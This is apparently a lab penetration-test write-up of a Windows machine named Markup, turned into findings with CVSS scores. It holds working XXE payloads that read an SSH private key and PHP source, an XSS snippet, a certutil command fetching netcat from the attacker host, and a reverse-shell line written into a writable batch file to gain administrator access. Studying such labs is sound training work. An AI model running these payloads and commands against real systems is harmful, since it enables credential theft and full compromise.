
```
POST /process.php HTTP/1.1
Host: 10.129.2.236
Content-Length: 220
Accept-Language: en-US,en;q=0.9
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0
Safari/537.36
Content-Type: text/xml
Accept: */*
Origin: http://10.129.2.236
Referer: http://10.129.2.236/services.php
Accept-Encoding: gzip, deflate, br
Cookie: PHPSESSID=tstq6vlhp9mc31hn0cbv4trsgd
Connection: keep-alive

<?xml version = "1.0"?>
  <!DOCTYPE email [
  <!ENTITY xxe SYSTEM "file:////c:/users/Daniel/.ssh/id_rsa">
  ]>
  <order>
    <quantity>
      1
    </quantity>
    <item>
      &xxe;
    </item>
    <address>
      <script>
        alert(window.origin)
      </script>
    </address>
  </order>
```

Response

```
Pragma: no-cache
Content-Length: 2636
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

Your order for -----BEGIN OPENSSH PRIVATE KEY-----
[redacted]
-----END OPENSSH PRIVATE KEY-----
```

FInally we can connect to the server:

```
chmod 600 id_rsa
ssh -i daniel@10.129.2.236
```



```
kali@kali ~/workspace/Markup/content [15:45:14] $ ssh -i id_rsa daniel@10.129.2.236
Microsoft Windows [Version 10.0.17763.107]
(c) 2018 Microsoft Corporation. All rights reserved.

daniel@MARKUP C:\Users\daniel>ls
'ls' is not recognized as an internal or external command,
operable program or batch file.

daniel@MARKUP C:\Users\daniel>dir
 Volume in drive C has no label.
 Volume Serial Number is BA76-B4E3

 Directory of C:\Users\daniel

10/13/2021  04:43 PM    <DIR>          .
10/13/2021  04:43 PM    <DIR>          ..
03/05/2020  06:19 AM    <DIR>          .ssh
03/05/2020  07:18 AM    <DIR>          Desktop
04/21/2020  03:34 AM    <DIR>          Documents
09/15/2018  12:12 AM    <DIR>          Downloads
09/15/2018  12:12 AM    <DIR>          Favorites
09/15/2018  12:12 AM    <DIR>          Links
09/15/2018  12:12 AM    <DIR>          Music
09/15/2018  12:12 AM    <DIR>          Pictures
09/15/2018  12:12 AM    <DIR>          Saved Games
09/15/2018  12:12 AM    <DIR>          Videos
               0 File(s)              0 bytes
              12 Dir(s)   7,395,209,216 bytes free
```

## Privilege Escalation

### Log File Modification via Batch Script

Once on the system, further analysis identified an interesting file: `job.bat` located in `C:\Log-Management`. Its content was as follows:

```
daniel@MARKUP C:\Log-Management>type job.bat
@echo off
FOR /F "tokens=1,2*" %%V IN ('bcdedit') DO SET adminTest=%%V
IF (%adminTest%)==(Access) goto noAdmin
for /F "tokens=*" %%G in ('wevtutil.exe el') DO (call :do_clear "%%G")
echo.
echo Event Logs have been cleared!
goto theEnd
:do_clear
wevtutil.exe cl %1
goto :eof
:noAdmin
echo You must run this script as an Administrator!
:theEnd
```

```
exit
```

Checking the file permissions with `icacls` revealed that the BUILTIN\Users group (which includes Daniel) had full control over the file:

```
daniel@MARKUP C:\Log-Management>icacls job.bat
job.bat BUILTIN\Users:(F)
        NT AUTHORITY\SYSTEM:(I)(F)
        BUILTIN\Administrators:(I)(F)
        BUILTIN\Users:(I)(RX)

Successfully processed 1 files; Failed processing 0 files
```

As a BUILTIN\users we have full access (Daniel) so, if we modify the content of the file to get a reverse shell and adding netcat to thee target we may get a reverse shell.

Given these permissions, we determined that by modifying `job.bat` to include a reverse shell payload, it would be possible to escalate privileges. The plan involved retrieving netcat on the target system and executing the modified batch file.

## Exploitation Flow:

**Attacker Setup:** Start an HTTP server to host the netcat binary:

```
python3 -m http.server 80
```


**Target Execution:** Download the netcat binary on the target system using certutil:

```
certutil -urlcache -split -f http://10.10.14.173/nc.exe ./nc64.exe
```

**Batch File Modification:** Overwrite `job.bat` with a payload to initiate a reverse shell:


```
echo C:\Log-Management\nc64.exe -e cmd.exe 10.10.14.173 5555 > C:\Log-Management\job.bat
```

- **Execution:** With a listener setup on the attacker machine via netcat, executing the modified script established a privileged connection. The screenshots below showcase the process:
  - Reverse shell initiation:
  - Successful privilege escalation with an administrative shell:



```
daniel@MARKUP C:\Log-Management>echo "C:\Log-Management\nc.exe -e cmd.exe 10.10.14.173 5555" > C:\Log-Management\job.bat

daniel@MARKUP C:\Log-Management>type job.bat
"C:\Log-Management\nc.exe -e cmd.exe 10.10.14.173 5555"
```


And we have access as administrator as you can see on the picture



```
kali@kali ~/Downloads [17:22:00] $ nc -nlvp 5555
listening on [any] 5555 ...
connect to [10.10.14.173] from (UNKNOWN) [10.129.95.192] 49673
Microsoft Windows [Version 10.0.17763.107]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
markup\administrator

C:\Windows\system32>
```

## 3 Findings

### 3.1 Vulnerability: XML External Entity (XXE) Injection Leading to Sensitive PHP File Disclosure




Request

```
POST /process.php HTTP/1.1
Host: 10.129.2.236
Content-Length: 239
Accept-Language: en-US,en;q=0.9
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0
Safari/537.36
Content-Type: text/xml
Accept: */*
Origin: http://10.129.2.236
Referer: http://10.129.2.236/services.php
Accept-Encoding: gzip, deflate, br
Cookie: PHPSESSID=tstq6vlhp9mc31hn0cbv4trsgd
Connection: keep-alive

<?xml version = "1.0"?>
  <!DOCTYPE email [
  <!ENTITY xxe SYSTEM "php://filter/convert.base64-encode/resource=process.php">
  ]>
  <order>
    <quantity>
      1
    </quantity>
    <item>
      &xxe;
    </item>
    <address>
      <script>
        alert(window.origin)
      </script>
    </address>
  </order>
```

Response

```
Your order for
PD9waHANCmluY2x1ZGUoImRiLnBocCIpOw0Kc2Vzc2lvbl9zdGFydCgpOw0KaWYgKCEkX1NFU1NJT05bImx
has been processed
```




ogged in as Customer

Type of Goods :

Quantity:

Address:

```
10.129.2.236 says
Your order for
PD9waHANCmluY2x1ZGUoImRiLnBocCIpOw0Kc2Vzc2lvb
l9zdGFydCgpOw0KaWYgK
CEkX1NFU1NJT05bImxvZ2dlZGluIl0pIHsNCiAgICBoZWFk
ZXIoJ2xvY2F0aW9uOiAvaW5kZXgucGhwJ
yk7DQp9IGVsc2UgewOKICAgIGlmICgkX1NFUlZFUlsnUkV
RVUVTVF9NRVRIT0QnXSA9PT0gJ1BPU1QnK
SB7DQogICAgICAgIGxpYnhtbF9kaXNhYmxlX2VudGl0eV9
```




Base Score 9.8 (Critical)

Attack Vector (AV): [✓ Network (N)] Adjacent (A) Local (L) Physical (P)
Attack Complexity (AC): [✓ Low (L)] High (H)
Privileges Required (PR): [✓ None (N)] Low (L) High (H)
User Interaction (UI): [✓ None (N)] Required (R)
Scope (S): [✓ Unchanged (U)] Changed (C)
Confidentiality (C): None (N) Low (L) [✓ High (H)]
Integrity (I): None (N) Low (L) [✓ High (H)]
Availability (A): None (N) Low (L) [✓ High (H)]

- **CVSS:** CVSS3.1:: AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H 9.8 (Critical)
- **Description:** The web application processes XML input without proper validation or protection against external entities. By injecting a custom DOCTYPE declaration, the XXE vulnerability allowed an attacker to retrieve critical PHP files—such as `process.php`—from the server. This disclosure exposed the underlying code and configuration, paving the way for further exploitation.
- **Impact:** An attacker exploiting this vulnerability could read sensitive server-side scripts and configuration files. The exposure of internal logic and system details greatly aids an

attacker in crafting subsequent attack vectors, potentially leading to remote code execution or full system compromise.

- **Technical Summary:** A crafted XML payload with an external entity (using the `php://filter` wrapper) was submitted to the server via the `process.php` endpoint. The response revealed the base64-encoded PHP source code, which was then decoded to extract sensitive file contents.
- **Evidence:** Key screenshots capture:
    - The intercepted XML request payload:




Request

```
POST /process.php HTTP/1.1
Host: 10.129.2.236
Content-Length: 239
Accept-Language: en-US,en;q=0.9
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0
Safari/537.36
Content-Type: text/xml
Accept: */*
Origin: http://10.129.2.236
Referer: http://10.129.2.236/services.php
Accept-Encoding: gzip, deflate, br
Cookie: PHPSESSID=tstq6vlhp9mc31hn0cbv4trsgd
Connection: keep-alive

<?xml version = "1.0"?>
  <!DOCTYPE email [
  <!ENTITY xxe SYSTEM "php://filter/convert.base64-encode/resource=process.php">
  ]>
  <order>
    <quantity>
      1
    </quantity>
    <item>
      &xxe;
    </item>
    <address>
      <script>
        alert(window.origin)
      </script>
    </address>
  </order>
```

Response


```
Your order for
PD9waHANCmluY2x1ZGUoImRiLnBocClpOw0Kc2Vzc2lvbl9zdGFydCgpOw0KaWYgKCEkX1NFU1NJT05bImx
has been processed
```

- The server's response exposing PHP file contents:



```
10.129.2.236 says
Your order for
PD9waHANCmluY2x1ZGUoImRiLnBocClpOw0Kc2Vzc2lvb
l9zdGFydCgpOw0KaWYgK
CEkX1NFU1NJT05bImxvZ2dlZGluIl0pIHsNCiAgICBoZWFk
ZXIoJ2xvY2F0aW9uOiAvaW5kZXgucGhwJ
yk7DQp9IGVsc2Ugew0KICAgIGlmICgkX1NFUlZFUlsnUkV
RVUVTVF9NRVRIT0QnXSA9PT0gJ1BPU1QnK
SB7DQogICAgICAgIGxpYnhtbF9kaXNhYmxlX2VudGl0eV9
```

## 3.2 Vulnerability: Sensitive Credential and SSH Key Leakage via XXE Exploitation




Request

```
POST /process.php HTTP/1.1
Host: 10.129.2.236
Content-Length: 220
Accept-Language: en-US,en;q=0.9
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0
Safari/537.36
Content-Type: text/xml
Accept: */*
Origin: http://10.129.2.236
Referer: http://10.129.2.236/services.php
Accept-Encoding: gzip, deflate, br
Cookie: PHPSESSID=tstq6vlhp9mc31hn0cbv4trsgd
Connection: keep-alive

<?xml version = "1.0"?>
  <!DOCTYPE email [
  <!ENTITY xxe SYSTEM "file:////c:/users/Daniel/.ssh/id_rsa">
  ]>
  <order>
    <quantity>
      1
    </quantity>
    <item>
      &xxe;
    </item>
    <address>
      <script>
        alert(window.origin)
      </script>
    </address>
  </order>
```

Response

```
Pragma: no-cache
Content-Length: 2636
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

Your order for -----BEGIN OPENSSH PRIVATE KEY-----
[redacted]
-----END OPENSSH PRIVATE KEY-----
```




Base Score 9.8 (Critical)

Attack Vector (AV): [✓ Network (N)] Adjacent (A) Local (L) Physical (P)
Attack Complexity (AC): [✓ Low (L)] High (H)
Privileges Required (PR): [✓ None (N)] Low (L) High (H)
User Interaction (UI): [✓ None (N)] Required (R)
Scope (S): [✓ Unchanged (U)] Changed (C)
Confidentiality (C): None (N) Low (L) [✓ High (H)]
Integrity (I): None (N) Low (L) [✓ High (H)]
